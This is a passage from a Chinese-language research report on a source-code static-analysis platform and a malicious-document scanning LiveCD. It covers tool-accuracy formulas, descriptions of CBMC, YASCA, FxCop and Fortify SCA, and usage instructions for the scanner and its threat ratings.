以下展示整合分析平台介面：

圖表 4-68 分析平台介面



書面報告展示：

圖表 4-69 分析平台書面報表

Issue #5:			
Name:	Process Control		
Tool Reported:	YASCA		
Certainty:	Medium	**Accuracy:**	72.67%

Detail

The System.getRuntime().exec() function is dangerous because it starts a new process to the passed-in executable. The new process executes with the same rights as the JVM. User input should always be strictly sanitized before being passed into the exec() function, and avoided completely if possible.

References

Fortify/Vulncat - Process Control
Java Enterprise Rootkits

Location: Basic3_xss.java:25			
Issue #6:			
Name:	Cross-Site Scripting: Reflected		
Tool Reported:	Fortify SCA		
Certainty:	Critical	**Accuracy:**	93.04%

Summary

傳送未經驗證的資料到網路瀏覽器會導致瀏覽器執行惡意的程式碼。

Detail

4.2.7 工具回報準確率與危險層級評估

整合分析平台建置的另一大重點是，制定各分析工具準確率評估標準，由於各工具分析能力不一，可能產生誤判(false positive)或未檢出(false negative)情況，當各工具回報安全漏洞議題時，可能情況分為二類，(1)實際具有安全漏洞，及(2)誤判情況，對此可以條件機率表示"當工具回報漏洞時，其為確切漏洞之機率"，公式如下：

$$P(real\_vuln \mid detect\ ) = \frac{P(real\_vuln \cap detect)}{P(detect)}$$

$$= \frac{\frac{BC-FN}{BC+GC}}{\frac{FP+(BC-FN)}{BC+GC}}$$

$$= \frac{BC-FN}{FP+(BC-FN)}$$

其中 real_vuln 代表確切漏洞、detect 表工具回報漏洞、BC 為 bad case 數量、GC 為 good case 數量、FN 表 false negative 數量、FP 表 false positive 數量。根據此公式，我們可由樣本測試結果得知各工具對特定議題的回報準確率。

"工具回報準確率"的含意為，當檢測工具回報安全漏洞議題時，其議題正確程度，和一般分析各檢測工具效能指標有所不同。當某項工具對特定議題檢測能力薄弱時，此工具回報該議題的可能性本身極低；而當檢測能力較高時，工具回報可能性大增，此時分為二種情況，一為工具誤判率高，根據條件機率公式可知

誤判數提高將造成工具準確率下降，而工具誤判率低將使得工具準確率提升。

各工具之樣本測試結果、與工具準確率評估結果將於實驗結果中一併討論。

4.2.8 原始碼整合分析工具－各項工具介紹

以下將一一介紹於我們建置的原始碼靜態分析平台中，各項選用的靜態分析工具，包含前一年度計畫採用的 CBMC、支援多種語言的檢測工具 YASCA、以 VB.NET 為主的檢測工具 FxCop 以及著名的商業軟體 Fortify SCA。

CBMC(Univ. of Carnegie Mellon)

CBMC 是針對 ANSI-C 程式的邊界模型偵測器(Bounded Model Checker)。其可偵測出陣列邊界問題(array bounds or buffer overflows)、指標安全性(pointer safety)、例外(exceptions)及不當的使用者定義(user-specified assertions)。此外，它亦可測試 ANSI-C、C++對其他語言的一致性，例如 Verilog。這項功能藉由將程式裡的迴圈展開(unwinding the loops)並將結果傳遞給判斷程序(decision procedure)來完成。

迴圈展開方式如下：(1) 對於 while 迴圈，將每個迴圈迭代(loop iteration)拆解成 if 敘述(statement)，(2) 對於巢狀(nested) while 迴圈，以 switch 敘述拆解內層迴圈，並新增一個變數決定檢查內層敘述或外層敘述。迴圈展開的虛擬碼如下：

情況(1)：

while (e) <stmt>	if (e) { <stmt>

	while (e')
	inst;
	}

情況(2)：

while (B1) {
<s1>
while (B2) {
<s2>
}
}
	while (vpc <= 2) {
	switch (vpc) {
	case 1:
	if (B1) { <s1>; vpc = 2; }
	else { vpc = 3; }
	break;
	case 2:
	if (B2) { <s2>; }
	else { vpc = 1; }
	break;
	}
	}

YASCA (OWASP Security Project)

YASCA 是為了幫助程式設計者能夠以最高的品質來開發程式而設計，目的為

針對 QA 測試及安全漏洞偵測。YASCA 藉由整合許多的開放原始碼檢測工具，包含 FindBugs、PMD、JLint、JavaScript、PHPLint、CppCheck、ClamAV、RATS 與 Pixy 等八項檢測工具，以達到較為全面的掃描分析，而 YASCA 也提供多種的輸出文件格式，包含 HTML、XML 與 CSV 等等格式。YASCA 其針對於檢測撰寫樣式問題(coding style)、死結問題(dead lock)或執行緒相關問題(thread issue)等等，具較好的檢測能力。

FxCop (Microsoft Inc.)

FxCop 是由 Microsoft 提供，對.NET managed code assembly 檢測的原始碼靜態分析工具，主要用來分析以.NET 技術開發的 managed code assembly 品質，也包括 26 項屬於"安全性警告"類別的議題，可幫助使用者撰寫支援.NET 技術的程式 (C#, VB.NET,…)時，更能注意和語法結構、函式庫等等有關的安全性要素。FxCop 對.NET 安全性議題可偵測項目共 28 項，列表如下：

表格 4-16FxCop 對.NET 安全性議題

Aptca methods should only call aptca methods
Aptca types should only extend aptca base types
Array fields should not be read only
Call GC.KeepAlive when using native resources
Catch non-CLSCompliant exceptions in general handlers
Do not declare read only mutable reference types
Do not indirectly expose methods with link demands

Method security should be a superset of type

Override link demands should be identical to base

Pointers should not be visible

Review declarative security on value types

Review deny and permit only usage

Review imperative security

Review sql queries for security vulnerabilities

Review suppress unmanaged code security usage

Review visible event handlers

Seal methods that satisfy private interfaces

Secure asserts

Secure GetObjectData overrides

Secure serialization constructors

Secured types should not expose fields

Security transparent assemblies should not contain security critical code

Security transparent code should not assert

Security transparent methods should not call non-public members

Specify marshaling for pinvoke string arguments

Static constructors should be private
Type link demands require inheritance demands
Wrap vulnerable finally clauses in outer try

Fortify SCA (Fortify Inc.)

商業軟體方面，我們將焦點集中於 Fortify SCA(Fortify Software Inc.)：Fortify SCA (source code analyzer)結合資料流分析 (data-flow analysis)、控制流分析 (control-flow analysis)、語意分析 (semantic analysis)、結構分析 (structural analysis)、配置分析 (configuration analysis)，以下逐一介紹。

1. 資料流分析(data-flow analysis)：

偵測含有被汙染資料 (tainted data－使用者控制的輸入)潛在的危險性使用之潛在漏洞。使用全域、程序性感染的散播分析，在 source (使用者輸入位置)和 sink (危險函式的呼叫或操作)之間偵測資料流動。例如－偵測由使用者控制且沒有限制輸入長度的字串，是否正被複製到有長度規定的緩衝區 (buffer overflow)，或偵測由使用者控制的字串是否正被用來建構 SQL 查詢文字。

2. 控制流分析(control-flow analysis)：

偵測危險的作業順序。可分析程式中的控制流路徑，以判定一系列的操作是否以一種特定的順序執行。例如：控制流分析器會偵測問題與未初始化變數的檢查時間/使用時間，並檢查 XML 閱讀器等公用程式是否已正確配置。

3. 語意分析(semantic analysis)：

語義分析器會在程序內層級 (intra-procedural level)，偵測可能有危險的函數與 API 用法。其特殊用途的邏輯會搜尋 buffer overflow、format string vulnerabilities 和執行路徑等問題，但並不只侷限於這些類別。語義分析器會標記可能的危險函式呼叫。例如：語義分析器會偵測 Java 中不建議使用的方法(deprecated method)和 C/C++中不安全的函數，如 gets()。

4. 結構分析(structural analysis)：

結構分析器會偵測結構中潛在的危險性缺陷或程式定義。結構分析器可了解程式的建構方式，以識別安全程式設計實務與技術中，因包含聲明以及使用的函數與變數而難以偵測到的違反規則案例。舉例來說，結構分析器會偵測在 Java servlets 中分派到成員變數的工作、識別 Logger Not Declared Static Final 的使用，並標記敘述一直失敗而無法執行的 Dead Code 實例。

5. 配置分析(configuration analysis)：

配置分析器會在應用程式部署配置檔(application deployment configuration files)中搜尋錯誤、漏洞和違反策略的情形。例如：配置分析器會在 web 應用程式的某一使用者階段作業中檢查合理的逾時。

結合以上五種分析模式，Fortify SCA 根據多角度的原始碼分析模式，共同找尋不同型態的程式安全漏洞，並加以分類整理，提供有系統的安全檢驗報告，並列舉漏洞改進建議。

對每天不斷新增的新類型安全漏洞，程式安全檢驗規則也需及時更新。對

此需求，Fortify SCA 提供使用者自訂安全程式規則撰寫功能，透過此介面，使用者能在預設的 5 種分析模式上，標識具有危險性的特定函式或類別，再由資料流、語意分析等模式，找出額外安全性危險議題。自訂規則的撰寫，可針對不同類型安全漏洞採取不同偵測模式，幫助程式開發人員更精準掌握安全漏洞可能發生位置，加強 Fortify SCA 檢測能力。

自訂程式安全規則必須遵循 Fortify SCA 現有分析模式規則，在其中增加新的不安全函式定義，或描述不安全程式行為模型，又預設安全規則已包括大部分程式安全漏洞。因此，自訂程式安全規則僅可加強第三方協力函式庫(third-party APIs)、及私領域函式庫，函式(或方法)為自訂規則標識基本單位。


4.3 實驗設計(或模擬設計)及實作

此章節將展示其實驗結果。第一部分，先簡單介紹文件檢測系統的操作介面。接著，利用惡意文件當樣本，以驗證文件檢測系統的正確性。第二部分利用惡意可執行檔當樣本，以驗證惡意程式分析平台的正確性。最後，以原始碼漏洞分析之介紹，並且分析其效能與成果。

A. 文件分析平台

使用本 LiveCD 開機，出現 boot:字樣時按 enter 繼續。開機後畫面如下：


圖表 4-70 檔案檢測系統開機



其中的 Forenser.sh 可針對單一檔案進行分析，DirForenser.sh 則可對一目錄下的檔案進行分析(不包含子目錄)。兩者分析項目相同，唯 DirForenser.sh 所輸出之結果僅包含每個檔案的威脅評等，而 Forenser.sh 會列出完整的分析訊息。


欲執行分析程式請雙擊該圖示後，選取”Run in terminal”。

圖表 4-71 使用選項



單一檔案的分析程式的使用方法

圖表 4-72 檔案檢測系統使用者介面




使用者可在文字方塊內輸入欲分析的目標檔案路徑，或使用右方的瀏覽鍵以對話方塊選取目標。在輸入目標檔案路徑後，按下開始鍵即可開始分析。分析過程中，中間的文字方塊將顯示詳細的分析資訊，下方的狀態列與進度表分

別顯示目前正進行的分析項目，與該分析項目的進度。亦可按下右上角的”儲存”按鍵將分析報告存成檔案。

分析完成後將跳出一分析完成的對話方塊，說明目標檔案的威脅程度、威脅項目與建議。如果目標檔案為可執行的 MZPE 格式，將出現”Warning: This is an executable file”的警告訊息。如下圖所示：

圖表 4-73 檔案檢測系統結果報告說明



本分析程式將威脅程度分為四種，以下分別說明各種威脅程度所代表意義：

- Safe(安全)

目標通過分析流程後，未帶有任何可疑的分析結果，可安全開啟。

- Almost Clean(近似安全)

目標通過分析流程後，僅發現帶有某些可疑字串，使用者應先觀察

這些可疑字串後是否安全，或詢問專業人員後，方可安全開啟。


- Suspicious(可疑)

目標在分析流程中有一個以上的測試項目發現異常。應經過轉檔或分析人員處理後方可開啟。

- Malicious(惡意)

目標確定含有 SEH/TEB/PEB Loading 的惡意程式碼，請勿開啟。


圖表 4-74對目錄進行處理的DirForenser.sh的使用方法



與分析單一檔案不同處在於，使用者必須手動輸入欲掃描的目錄路徑，在掃描usb隨身碟中的檔案時，目錄應設為/media/disk。且下方多出一整體進度列，已告知使用者目前整體掃描進度。同時，掃描報告亦僅列出目錄中每個檔案的威脅程度，若需得知更詳細的分析資訊，請使用 Forenser.py。請注意 DirForenser.py


對每個檔案進行的分析流程與 Forenser.py 並無不同，僅在結果報告呈現有所差異，以下是執行結果：


圖表 4-75檔案檢測系統執行結果




4.3.1 文件檔案測試結果報告


含有 OLE 漏洞以及 call/pop 的 doc 檔案 1



